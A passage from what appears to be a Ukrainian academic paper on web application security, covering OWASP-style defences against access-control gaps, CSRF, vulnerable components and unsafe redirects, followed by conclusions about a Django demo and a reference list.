1. Подумайте над процесом управління дозволами та упевніться, що ви можете легко оновлювати та контролювати його. Не перевантажуйте код.

2. Механізм(и) виконання має відхиляти всі запити на стандартний доступ, вимагати чіткий дозвіл на доступ до кожної функції відповідно до конкретної ролі.

3. Якщо функція залучена до послідовності дій, що виконуються, перевірте та впевніться, що всі умови для доступу зазначені належним чином.

Більшість веб-додатків не відображають посилання та кнопки до недозволених функцій, однак такий «контроль доступу на рівні відображення» не забезпечує реального захисту. Вам також необхідно впровадити перевірки в логічну частину контролера або в програмний код, що реалізує функціональність додатка.

3.8. Мінімізація ризиків міжсайтових запитів (CSRF).

Попередження CSRF, як правило, вимагає включення непередбачуваних ключів CSRF у кожний запит HTTP. Такі ключі мають бути, як мінімум, унікальними для кожного сеансу.

1. Найкращий варіант – вставити унікальний ключ CSRF у приховане поле. Це призводить до того, що значення відправляється в тілі HTTP запиту, попереджуючи його включення до URL, який більш схильний до розкриття.

2. Унікальний ключ CSRF можна також включити у сам URL або у параметр URL. Однак таке розміщення підвищує ризик розкриття URL зловмиснику, ставлячи під загрозу секретність ключа. Інструмент CSRF Guard від OWASPможе автоматично вставляти такі ключі в додатки Java EE, .NET або PHP. Безпечний ІПП від OWASP включає в себе методи, які розробники можуть використовувати для попередження

уразливостей CSRF.

3. Захист від CSRF можна також забезпечити шляхом повторної аутентифікації або підтвердження особистості користувача (наприклад, за допомогою CAPTCHA).

3.9. Запобігання використанню вразливих компонент.

Один з варіантів – це не використовувати компоненти, які ви не писали. Однак це майже нереально. Більшість проектів зі створення компонентів не створюють вставки для уразливостей для старих версій. Замість цього, вони просто виправляють проблему у наступній версії. Таким чином, оновлення до таких нових версій є просто критичним. Проекти з розробки програмного забезпечення мають забезпечити процес:

1) Визначення всіх компонентів та версій, що ви використовуєте, включаючи всі залежності (наприклад, додаткові модулі для версій).

2) Контролю безпеки таких компонентів у публічних базах даних, реєстрах розсилки проекту та реєстрах розсилки безпеки, та забезпечення їх оновлення.

3) Створити політику безпеки, яка буде регулювати використання компонентів, наприклад, вимагати певні методи розробки програмного забезпечення, проходження тестів на безпеку та прийнятні ліцензії.

4) Де доречно, необхідно зважити на додавання безпечних обгорток, щоб відключити непотрібні функції та/або захистити слабкі або уразливі частини компонентів.

3.10. Запобігання небезпечним переадресуванням.

Безпечне використання переадресувань можна забезпечити кількома способами:

1. Просто уникайте використання переадресувань.

2. Якщо використовуєте, не залучайте параметри користувача у розрахунок призначення. Як правило, це можна зробити.

3. Якщо параметри призначення не можна обійти, упевніться, що надані значення дійсні та дозволені користувачу.

Рекомендується, щоб такі параметри призначення були значенням перетворення даних, а не реальним URL або частиною URL, і щоб код з боку сервера

перекладав таке перетворене значення у цільовий URL.

Додатки можуть використовувати ESAPI для обходу методу sendRedirect(), щоб упевнитися у безпечності всіх переадресувань.

Попередження таких проблем є надзвичайно важливим, оскільки вони є найулюбленішою ціллю зловмисників, які намагаються завоювати довіру користувачів.

Висновки.

У роботі була описано найпоширеніші веб-вразливості та способи їх мінімізації при розробці та проектування Веб-систем.

Для того щоб знати, як убезпечити власний ресурс необхідно мислити зі сторони того, хто атакує і при цьому знати основні вимоги для успішного проведення атаки.

Для демонстрації можливостей мінімізації деяких ризиків за допомогою вбудованих модулів пакету Django було розроблено невеликий веб-сервіс для керування колекцією фільмів. Зокрема продемонстровано, як найпростішим способом можна уберегти сервіс від підробки міжсайтових запитів та помилок доступу до конкретного функціонального рівня.

Безпека додатків перестала бути питанням вибору. Між почастішанням атак та регулятивним тиском організаціям необхідно створити ефективну систему для забезпечення безпеки своїх додатків. З огляду на вражаючу кількість додатків та рядків коду, що вже використовується у виробництві, багато організацій намагаються взяти під контроль величезну кількість уразливостей.

Досягнення безпеки додатків вимагає, щоб співпрацювали різні підрозділи організації, включаючи підрозділи, відповідальні за безпеку та аудит, розробку програмного забезпечення, а також комерційної діяльності та керівництво. Даний процес вимагає, щоб безпека була видимою, щоб всі гравці могли бачити та розуміти стан безпеки додатків в організації. Він також вимагає уваги до заходів та результатів, що реально вдосконалять безпеку підприємства шляхом найбільш економічного зниження ризиків.

Список використаної літератури.

1. Офіційна сторінка проекту owasp https://www.owasp.org.
2. Посібник з безпеки http://websecurity.com.ua/security/.
3. Захист безпеки додатків для розробників http://www.squarefree.com/securitytips/web-developers.html.
4. Боротьба з міжсайтовою підробкою запитів у Django - https://docs.djangoproject.com/en/dev/ref/contrib/csrf/
5. Посібник із безпеки http://yiiframework.com.ua/uk/doc/guide/topics.security
6. Безопасность web-приложений http://www.fortconsult.net/ru/ваши-трудности/безопасность-веб-приложений
7. Уязвимость CSRF. Введение http://intsystem.org/768/learn-about-csrf-intro/
8. Издательство БХВ-Петербург, Тактика защиты и нападения на Web-приложения – 2005. – 432с
9. Уязвимости | информационный портал о безопасности http://www.securitylab.ru/vulnerability
10. Козлов Д. Д., Петухов А. А. "Методы обнаружения уязвимостей в web-приложениях" / Программные системы и инструменты: тематический сборник ф-та ВМиК МГУ им. Ломоносова N 7. П/р Л.Н. Королева. М: Издательский отдел ВМиК МГУ. Изд-во МАКС Пресс, 2006 г.
11. Защита от SQL injection и XSS (функция secureInnerData) http://n3info.blogspot.com/2013/05/sql-injection-xss-secureinnerdata.html
12. XSS атака сайта и способы защиты. Как сделать и проверить XSS уязвимость http://consei.ru/xss-ataka-sajta-i-sposoby-zashhity/